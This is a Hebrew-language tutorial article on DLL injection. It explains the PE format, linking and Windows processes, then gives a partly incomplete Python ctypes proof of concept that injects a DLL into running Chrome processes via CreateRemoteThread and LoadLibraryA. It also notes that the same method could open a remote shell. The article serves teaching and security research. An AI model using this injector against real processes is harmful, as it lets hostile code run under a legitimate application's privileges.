


על הנחש שנכנס לספרייה

מאת עידן אפרים

הקדמה

הזרקת DLL היא טכניקה נפוצה המשמשת תוקפים כדי להפעיל את הקוד שלהם שנמצא ב-DLL, מתוך תהליך לגיטימי, על ידי הזרקת ה-DLL לתהליך שכבר רץ וכך התוקף יכול לקבל את אותה רמת גישה והרשאות כמו התהליך עצמו.

טכניקה זו תמיד סיקרנה אותי, המורכבות בהזרקת קוד לתוך תוכנה לגיטימית, מה שמאפשר לתוקף להריץ כל שיירצה תחת השם הטוב של אפליקציה לגיטימית. בעקבות הסקרנות בנושא, התחלתי לנבור ב-Digital Whisper אחר מאמרים בנושאי ה-DLL Injection, מה שהוביל אותי למכנה משותף אחד לכולם.

לפני שאספר לכם מה המכנה משותף... אתם בטח שואלים את עצמכם: "מה יהיה שונה במאמר הזה? למה לי לקרוא דווקא את זה? כבר יש מלא מאמרים על הזרקות DLL-ים..."

כמו שכבר אמרתי לכל המאמרים היה מכנה משותף אחד: כל המימושים היו בעזרת שפות Low Level כדוגמת - C\CPP. לכן במאמר הזה אני הולך לדבר על הזרקת DLL בעזרת שפת עילית - Python.

רגע, אבל מה יתן לי לעשות את ההזרקה עם פייתון? פייתון היא שפה שלא מצריכה קומפילציה לפני הריצה מה שמאפשר לנו לכתוב ולבדוק את הקוד שלנו בצורה מהירה יותר לעומת C. התחביר של פייתון יותר פשוט משל C ובתחום שמשתמשים בפונקציות מבלבלות מה-Win32 API זה עושה סדר. מה שנותן לנו להשתמש בפונקציות מה-Win32 API זאת הספרייה ctypes שאותה נכיר בזמן כתיבת הקוד!


ניגש לעניינים, במהלך המאמר אני הולך להתייחס לקונספטים מורכבים, אשתדל להסביר כמה שיותר מהם בשביל להנגיש את המאמר לכמה שיותר אנשים. אתחיל בלהסביר על מבנה של קובץ PE, אחר כך נדבר על תהליך הקימפול, Process vs Thread ולבסוף אראה PoC בשיטת CreateRemoteThread.

קובץ PE

נתחיל מההתחלה. בשביל להבין מהו קובץ DLL, נלך כמה צעדים אחורה בשביל להבין מה זה PE בכלל. זהו הפורמט המשמש אותנו בקבצי הרצה, קבצי DLL וקבצים בינאריים נוספים והוא נקרא Portable Executable או בקיצור: PE.

PE הוא כינוי לפורמט קבצים שפותח על ידי חברת מיקרוסופט עבור קבצי הרצה, קבצי אובייקטים ו-DLL-ים. הפורמט נועד לשמש את כל הגרסאות של מערכת ההפעלה ווינדוס.

אז כפי שניתן לראות, המבנה של הקובץ מאוד מורכב וארוך, לכן למתעניינים אמליץ לקרוא את המאמר של Spl0it שמסביר על כך בצורה מצוינת.



[מבנה קובץ PE]

לא ארצה להיכנס לעומק של קבצי PE (כי הוא מסובך ופחות רלוונטי) ולכן נסביר על השדות שמעניינים אותנו, אבל לפני כן, בהקשרי PE ארצה לחדד את ההבדלים בין EXE ל-DLL:

- Executable - בינארי זה הוא תוכנית שרצה בצורה עצמאית. מכילה את כל שדרוש כדי לרוץ או **דורשת ספריות חיצוניות** כדי לרוץ. אם היא מבקש ספריות חיצוניות, על ה-Loader לספק לה אותן, כלומר **לטעון אותם לזיכרון** או לוודא שהן כבר טעונות, על מנת שהתוכנה תורץ בצורה תקינה Executable.
- Dynamic Link Library- ובקיצור DLL. בשונה מ-EXE ה-DLL לא אמור לרוץ בצורה עצמאית. מטרת בינארי זה היא להוות ספריה שבה ממומשים כל מיני פונקציות, לשימוש חיצוני.

אז איך משתמשים בו?

בשביל זאת, נצטרך תהליך ש"יארח" את ה-DLL בזכרון שלו, ואותו תהליך צריך לבקש ממערכת ההפעלה **לטעון את ה-DLL לזיכרון**. לאחר פעולה זאת הוא יוכל להשתמש בפונקציות שה-DLL מנגיש לו.

למרות מה שהסברנו פה אמנם ה-DLL לא אמור להריץ קוד בצורה עצאמית אך זה אפשרי, על ידי מימוש פונקציית DLLMain שזאת תרוץ ברגע שהוא ייטען לזיכרון. המטרה שלשמה נוצרה פונקציית ה-DLLMain היא ביצוע של אתחולים של משתנים הדרושים לריצה תקינה של DLL (לדוגמא אתחול משתנים גלובליים).

נסכם במשפט, קובץ DLL הוא קובץ המכיל קוד מקומפל, נתונים ומשאבים אשר ניתנים לשימוש בין תהליכים.

עכשיו נחזור לשדות של קבצי PE שמעניינים אותנו. בהקשרים אלו שתי שדות שמאוד רלוונטים אלינו הם ה-IAT וה-INT, נסביר על כל אחד בקצרה:

- **IAT -** Import Address Table, הוא מערך של מצביעים לפונקציות. מצביעים אלו מכילים את הכתובות בזכרון של הפונקציות החיצוניות שהאפליקצייה משתמשת בהן.
- **INT -** Import Name Table, הוא מערך של שמות הפונקציות שנמצא בהתאמה לכתובות ב-IAT. למעשה מיפוי בין כתובת לבין שם של פונקציה.


כך כאשר מתבצעת קריאה לפונקצייה חיצונית, מערכת ההפעלה מחפשת את שם הפונקצייה מתוך ה-INT, מוצאת את הפונקצייה הדרושה, ניגשת למקום בהתאמה ב-IAT ואז קופצת למקום בזכרון שבו הפונקצייה ממומשת. מנגנון זה מאפשר לנו לבצע Linking בצורה דינאמית **-** עליו נסביר עוד מעט.

לאחר שהבנו IAT ו-INT, נסביר את התהליך של כתיבת קוד ועד הפיכתו לקובץ הרצה. נסביר באמצעות דוגמה של קוד C.

תהליך הקימפול

נניח שכתבנו קוד בשפת C בקובץ שנקרא hello.c.

נקמפל את התוכנית בעזרת GCC (קומפיילר או בעברית צחה - מהדר). הקוד שלנו יעבור את השלבים הבאים:




[תהליך הקימפול]

1. Preprocessor - הקוד יועבר ל-Preprocessor (קדם מעבד) שמבצע מספר פעולות כמו הסרת הערות מהקוד, מצרף את הספריות שהשתמשנו בהם ועוד מספר פעולות. שלב זה פחות מעניין אותנו לכן לא נתעמק בו. משלב זה יופק לנו הקובץ hello.i בפורמט intermediate preprocessor.
2. הקובץ hello.i יועבר לקומפיילר, שעושה פעולות כמו בדיקת שגיאות תחביר בשפה, תרגום הקובץ לשפת אסמבלי ולפעמים גם עושה אופטימיזציות כך שירוץ מהר יותר. מהקובץ i. שהיה לנו נקבל קובץ hello.s בפורמט assembly code.
3. עכשיו קוד האסמבלי מתורגם ל-object code על ידי ה-assembler, למעשה שפת מכונה שמכילה הוראות שמיועדות למעבד לפי ההגדרות במערכת ההפעלה והחומרה של המחשב.
4. ה-object code מועבר ל-linker בשלב הסופי. מה שה-linker (מקשר, בעברית) עושה, הוא לוקח את כל קבצי ה-object code שנוצרו **והספריות** שהשתמשנו בהם בקוד, ומקשר ביניהם על ידי שילובם לקובץ אחד. הוא עושה זאת על ידי לקיחת כל הספריות (למשל DLL) שכללנו בקוד ושרשרום לקבצי הobject- כך שנקבל קובץ אחד גדול. התוצר שלנו הוא קובץ הרצה סופי ומוכן!
5. הקובץ הרצה שקיבלנו - hello.exe, מועבר כעת ל-Loader. תפקידו הוא להעלות את הקוד של האפליקציה לזכרון של המחשב בשביל ההרצה. בין תפקידיו, לטעון את התוכנה מהאחסון לתוך הזכרון (RAM), הקצאה של זכרון עבור הריצה של התוכנה **וייבוא של הפניות חיצוניות** שמתרחשות בקוד.

נסביר על כך:

נוכל לראות בתמונה הבאה שאם אפליקציה A משתמשת בספרייה כלשהיא, וכעת אפליקציה B התחילה לרוץ וצריכה להשתמש באותה ספרייה, ה-loader למעשה ייבא את הספרייה אל תוך המרחב כתובות של אפליקציה B (למעשה הזכרון של התהליך) כדי שתוכל להשתמש בזה גם. תהליך זה נקרא ה-linking:



[ספריות משותפות]

בנוגע ל-linking, קיימות שתי אפשרויות לאופן פעולתו:

1. Static linking - ספריות (DLL-ים) שמחוברות פיזית לקובץ הרצה. התוכן של ספרייה שחוברה באופן סטטי נמצא ממש בקובץ הרצה שהשתמש בה. היתרון ב-linking מסוג זה הוא שהספרייה מחוברת ללקובץ הרצה באופן פיזי והכל יושב באותו מקום בזכרון.
2. Dynamic linking (shared library) - ספריות (DLL-ים) שמחוברות לא בצורה פיזית לקובץ הרצה. התוכן של הספריות נטען לזיכרון של המחשב תוך כדי ה-dynamic linking, או לחילופין כבר טעון בזכרון, ומה שמתווסף לקובץ הרצה זה רק הכתובת בזיכרון של הפונקצייה שבה הקובץ הרצה השתמש, כך שהוא יידע לאיפה בזכרון ללכת כשהוא ישתמש בפונקצייה חיצונית.

לשתי הצורות יש יתרונות וחסרונות. הזמני ריצה של קובץ הרצה שעבר static linking יהיו טובים יותר מאשר של קובץ הרצה שצריך לקפוץ בזכרון לכתובת של פונקצייה. מצד שני, יתרון זה הופך את הקובץ הרצה להרבה יותר גדול משום שהוא צריך להחזיק את הספרייה כמקשה אחת ביחד עם שאר הקוד במקום לקפוץ אליה בזכרון ב-linking דינאמי.

אוקיי! כיסינו כמעט הכל, נקודה אחרונה שנשארה לפני שמתחילים - תהליכים!

Windows Process

מכירים את זה שתמיד שואלים מה ההבדל בין Process ל-Thread? אז תגידו להם ככה:

אפליקציה מורכבת מתהליך (Process) אחד או יותר. תהליך הוא הרצה של תוכנה. למעשה, Thread (תהליכון - בעברית רהוטה) אחד או יותר רצים בהקשר לתהליך אליו הם משויכיים. Thread הוא היחידה הבסיסית שמערכת ההפעלה - במקרה שלנו ווינדוס, מקצה עבור שימוש במעבד לפרק זמן מסויים. Thread מריץ את הקוד של התהליך אליו הוא מקושר (לא בהכרח Thread בודד).

אם תרצו להרחיב מוזמנים לקרוא את המאמר המעולה של אורי חדד בנוגע לתהליכים, אבל עד כה זה יספיק לנו. ובכן, איפה אנחנו, אלה שמחפשים כיצד לתקוף מנגנון זה נכנסים לתמונה, אתם וודאי שואלים.

DLL Injection?

אז תודה ששאלתם, בואו נגיע לעניין. נתחיל מלהגדיר את המטרה:

המטרה היא ליצור Thread חדש בתהליך אותו אנחנו רוצים לתקוף בשביל שזה יריץ פונקצייה "זדונית" שהכנו מראש מתוך ה-DLL "הזדוני" שלנו.

רגע מה?

בואו נסביר לאט יותר, נניח שאנחנו שונאים את הדפדפן Chrome והחלטנו שאנחנו רוצים לאלץ את כל המשתמשים במחשב להשתמש ב-Edge. אז במקרה שלנו Chrome הוא התהליך הנתקף ונגדיר כך שכל פעם שהוא מתחיל לרוץ, ה-DLL הזדוני שהכנו יחסל את התהליך ויפתח את Edge במקומו.

זאת הגדרת המשימה, עכשיו מה צריך לעשות בפועל (השלבים שנסביר פה תקפים גם להזרקת DLL בשפת C ולא רק ב-python):

נתחיל בזה שאנו צריכים איזשהו אובייקט בקוד שייצג לנו את התהליך שעליו אנחנו רוצים לעבוד. לכן נשתמש בפונקצייה OpenProcess בשביל לקבל Handle לתהליך. Handle הוא אובייקט שמייצג את התהליך שמכיל את כל המידע שלמערכת ההפעלה יש על אותו תהליך. במקרה שלנו התהליך יהיה Chrome ומי שייצר אותו הוא למעשה מערכת ההפעלה (אנחנו בתור משתמשים לחצנו עליו דאבל קליק מה שתורגם לקריאת מערכת לפתוח תהליך ברמת ה-Kernel).

עוד מילה אחת על הפונקצייה, היא חלק מה Win32 API. ה-API הזה הוא פלטפורמה שמאפשרת לנו גישה למערכת הפעלה ולחומרה של המחשב על ידי שימוש בפונקציות שהיא מנגישה. ה-API נמצא בשימוש רחב בקרב חוקרי אבטחת מידע אשר מפתחים ב-C\CPP וצריכים גישה לערכת ההפעלה.

לאחר שיש לו משתנה שמחזיק את התהליך, נרצה להקצות בזכרון של התהליך על ידי VirtualAllocEx, ואותו זכרון יחזיק את הנתיב המלא ל-DLL הזדוני שלנו. אמרנו שנרצה להריץ פונקצייה מתוך ה-DLL הזדוני שלנו מתוך התהליך הקורבן (Chrome), לכן נצטרך לטעון את ה-DLL לזכרון של התהליך, אך איך נעשה זאת מבלי לדעת איפה ה-DLL שלנו נמצא במחשב? זאת הסיבה שמכניסים את הנתיב המלא שלו לתוך הזכרון של התהליך.


החדים מביניכם ישימו לב שאם התהליך יריץ לי פונקציות מתוך ה-DLL אז למעשה הפונקציות ירוצו ברמת ההרשאות של התהליך! מגניב! שאלה נוספת שעולה מהתהליך הזה - כמה מקום נצטרך להקצות? התשובה לכך תהיה האורך של הנתיב של ה-DLL פלוס 1 עבור ה-NULL Terminator.

לאחר מכן נכתוב למקום שהקצנו בזכרון את הנתיב עצמו של ה-DLL על ידי שימוש ב-WriteProcessMemory. הבעיה שעכשיו עולה, איך נטען את ה-DLL שלנו לזכרון? אז קיימת פונקצייה שנקראת LoadLibraryA שנוכל להשתמש בה. הבעיה היא שהפונקצייה נמצאת ב-kernel32.dll (DLL שמכיל פונקציות קרנליות שעוסקות בניהול זיכרון, I/O וכדומה), ואיך נמצא את הכתובת שה-kernel32.dll נטען אליה בזכרון? (הוא נטען בעת עליית המחשב). לשם כך נשתמש בפונקצייה GetModuleHandleA שיחזיר לנו את הכתובת של המודול שנבקש (במקרה הזה kernel32.dll).

לאחר סיימנו את כל השלבים האלו, כל מה שנותר לעשות, זה ליצור Thread חדש אשר יריץ את ה-DLLMain שנמצא בתוך ה-DLL שלנו (DLLMain הוא פשוט פונקציית Main רק של DLL-ים). ניצור את ה-Thread על ידי הפוקנצייה CreateRemoteThread!

וזהו! ה-Thread שיצרנו יריץ את פונקציית ה-Main של ה-DLL שלנו ומה שנכתוב שם ירוץ בהרשאות של התהליך שפתחנו!

אתם צודקים, זה אכן מטורףף!



[הזרקת DLL]

מקווה שזה היה יותר ברור, אם לא בואו ניגש לפרקטיקה!

רגע לפני רגע האמת

נקודה אחרונה לפני. כתבתי DLL "זדוני" עבור המקרה שלנו שסוגר את התהליך של chrome ופותח תהליך חדש של edge. את ה-DLL כתבתי ב-C והוא כולל פונקציית DLLMain אך לא אכנס לכתיבתו במסגרת מאמר זה.

רגע האמת

בואו נתחיל לכתוב את הכל! נתחיל מהספריות:

```
import sys
from ctypes import *
import psutil
```

הספרייה העיקרית שהשתמשתי בה היא ctypes שממנה ייבאנו את כל הפונקציות שדיברנו עליהן עד כה. בספרייה psutil השתמשתי בשביל פונקציה שמחזירה PID לפי שם התהליך (בדוגמה שלנו - chrome.exe) לכל process יש מזהה ייחודי שלו שניתן על ידי מערכת ההפעלה - process ID.

נגדיר קבועים שימשו אותנו להמשך:

```
PAGE_READWRITE = 0x04

PROCESS_ALL_ACCESS = ( 0x00F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM = ( 0x1000 | 0x2000 )
```

המשתנה הראשון קבענו כ-0x04 שלפי [הדוקומנטציה של מייקרוסופט](#) מאפשרת read ו-write:

PAGE_READWRITE 0x04	Enables read-only or read/write access to the committed region of pages. If Data Execution Prevention is enabled, attempting to execute code in the committed region results in an access violation.

ולגבי הקבועים האחרים:

PROCESS_ALL_ACCESS - כשמו כן הוא, כל ההרשאות שניתן לקבל על אובייקט Process, וכל הג'יבריש שנמצא שם אחרי השווה אלו קבועים שמייקרוסופט קבעו.

VIRTUAL_MEM - כפי שניתן לראות נתנו לו שני ערכים:

- 0x1000 - הרשאת MEM_COMMIT
- 0x2000 - הרשאת MEM_RESERVE

שילוב של הרשאות אלו מאפשר לנו להקצות ולשמור דפי זכרון על התהליך. נתקדם הלאה:

```
kernel32 = windll.kernel32
dll_path = R"C:\Users\user\source\repos\InjectedDLL\Debug\InjectedDLL.dll"

dll_len = len(dll_path)
```

משום שנרצה להשתמש בפונקציות מתוך kernel32.dll נשמור אותו במשתנה ובנוסף נשמור את הנתיב ל-DLL הזדוני שלנו ואת אורכו.

כעת ניגש לעניינים!

נרוץ בלולאה אינסופית ונחכה שנמצא תהליך של chrome:

```
while True:
    pid = get_pid_by_name('chrome.exe')

    h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pid) )
```

ברגע שמצאנו נעבוד בדיוק לפי השלבים:

```
if h_process:
    arg_address = kernel32.VirtualAllocEx(h_process, 0, dll_len, VIRTUAL_MEM,
                  PAGE_READWRITE)
    written = c_int(0)
    kernel32.WriteProcessMemory(h_process, arg_address, dll_path, dll_len,
                                byref(written))
```

נאלקץ מקום בזכרון של התהליך ונכתוב לתהליך את הנתיב ל-DLL הזדוני שלנו:

```
        h_kernel32 = kernel32.GetModuleHandleA("kernel32.dll")
        h_loadlib = kernel32.GetProcAddress(h_kernel32, "LoadLibraryA")
```


לאחר מכן נמצא את הכתובת בזכרון שאליה נטען kernel32.dll ואז נחלץ משם את הכתובת של הפונקציה LoadLibraryA. נשתמש בפונקצייה בשביל לטעון את ה-DLL שלנו לזכרון התהליך.

לבסוף, ניצור את ה-thread אשר יריץ את ה-DLL הזדוני שלנו!

```
if kernel32.CreateRemoteThread(h_process, None, 0, h_loadlib,
                                        arg_address, 0, byref(thread_id)):
    print("Remote Thread with ID 0x%08x created." %(thread_id.value))
    sys.exit(0)
else:
    print("Chrome not running!")
```

נריץ ואכן נראה - chrome נסגר וחלון edge חדש נפתח ☺:

```
Remote Thread with ID 0x00001a8c created.
```



סיכום

אגיד ואומר שאת התקיפה הזאת אפשר לקחת לאן שרק תרצו ותחלמו, החל מ-DLL שסוגר chrome ופותח edge ועד DLL שפותח shell למחשב שלכם ממחשב מרוחק...

עצם כתיבת המאמר הזה לימדה אותי המון, אפילו מעבר להנאה מהעיסוק בתחום, ובעצם אני קורא אתכם לדעת, ללמוד ולנסות את הדברים בידיים! זה גם כיף וגם לומדים ככה הכי טוב!

סיכום אישי

ובפן קצת יותר אישי, שמי **עידן אפרים** מאוד אוהב ומתחבר לתחום של אבטחת מידע, מעריץ מושבע של Digital Whisper כבר שנים, ורק לאחרונה החלטתי לפרסם מאמר בעצמי ☺

אם יש לכם טענות, מענות או סתם רוצים לדבר איתי - idanefraim13@gmail.com

מצרף רשימה של מקורות מידע שהשתמשתי בהם המון, בנוסף ל-repo בגיט שהעלתי אליו את הקוד שהשתמשתי.

https://github.com/idan100/DLL-Injection-Python

https://medium.com/@dkwok94/the-linking-process-exposed-static-vs-dynamic-libraries-977e92139b5f

https://medium.com/@salinasjuan788/compilation-process-in-c-language-abacd39d1d37

https://oh-isecurity.blogspot.com/2019/11/pe.html

https://medium.com/@dalexach/c-library-933d0b8d2ec9

Processes and Threads - Win32 apps | Microsoft Learn

https://oh-isecurity.blogspot.com/2020/02/windows-process.html

https://github.com/infodox/python-dll-injection